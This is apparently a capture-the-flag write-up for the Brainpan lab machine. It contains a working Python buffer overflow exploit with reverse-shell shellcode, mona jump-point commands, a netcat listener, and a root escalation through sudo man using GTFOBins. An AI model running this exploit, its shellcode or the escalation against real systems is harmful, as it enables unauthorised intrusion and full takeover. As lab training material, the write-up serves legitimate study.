
```python
import socket

ip = "127.0.0.1"
port = 9999
prefix = ""
offset = 524
overflow = "A" * offset
retn = "BBBB"

padding = "\x90" * 10
payload = ("\xba\x94\x2a\x64\xd7\xdb\xdb\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x12\x31\x55\x12\x03\x55\x12\x83\x51\x2e\x86\x22\x68\xf4\xb1"
"\x2e\xd9\x49\x6d\xdb\xdf\xc4\x70\xab\xb9\x1b\xf2\x5f\x1c\x14"
"\xcc\x92\x1e\x1d\x4a\xd4\x76\x94\xac\x24\x89\xc0\xae\x28\xb6"
"\x3e\x26\xc9\x08\x58\x68\x5b\x3b\x16\x8b\xd2\x5a\x95\x0c\xb6"
"\xf4\x48\x22\x44\x6c\xfd\x13\x85\x0e\x94\xe2\x3a\x9c\x35\x7c"
"\x5d\x90\xb1\xb3\x1e")

postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Now all we need to do is fund a jump point and we are ready for exploitation!


To do this we use the mona command:

!mona jmp -r esp -cpb “\x00”


When run this will give us our possible jump points that don't have any of our stated bad chars:



Our only options is 0x311712f3 so we take this an enter it into our retn value in our payload in a little endian format ie 311712f3 becomes \xf3\x12\x17\x31




Start a netcat listener and run the exploit to see if we catch a shell:



Success!! Now to run it against the server and not locally.

We need to change the ip to the servers ip in our exploit, update our payload with our vpn ip on tun0 and repeat our step of opening a nc listener and sending the exploit:




As you can see we caught a shell then used python to give us a nicer cleaner shell using the command:

Python -c ‘import pty; pty.spawn(“/bon/bash”)’


We are logged in as a user level account called puck.

We need to escalate our privileges to root so i spent a bit of time poking around realising that the user puck had sudo rights for a file in another user directory after using the “sudo -l command” i decided to take a look of GTFObins to see if there was anything i could do.



```
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$
```

That's where i came across this:



.. / man

Star 6,141

Shell | File read | Sudo

This invokes the default pager, which is likely to be `less`, other functions may apply.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

```
man man
!/bin/sh
```

(b) This only works for GNU `man` and requires GNU `troff` (`groff` to be installed).

```
man '-H/bin/sh #' man
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
man file_to_read
```

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```


After a little trial and error i managed to escalate to root using sudo and man to spawn a root shell using the following command:

Sudo /home/anansi/bin/anansi_util manual man

Then entering !/bin/bash and pressing enter:



I then cd down to root directory and find b.txt:



Thank you for taking time to read my write up. I hope you found it helpful and interesting.

Accessone.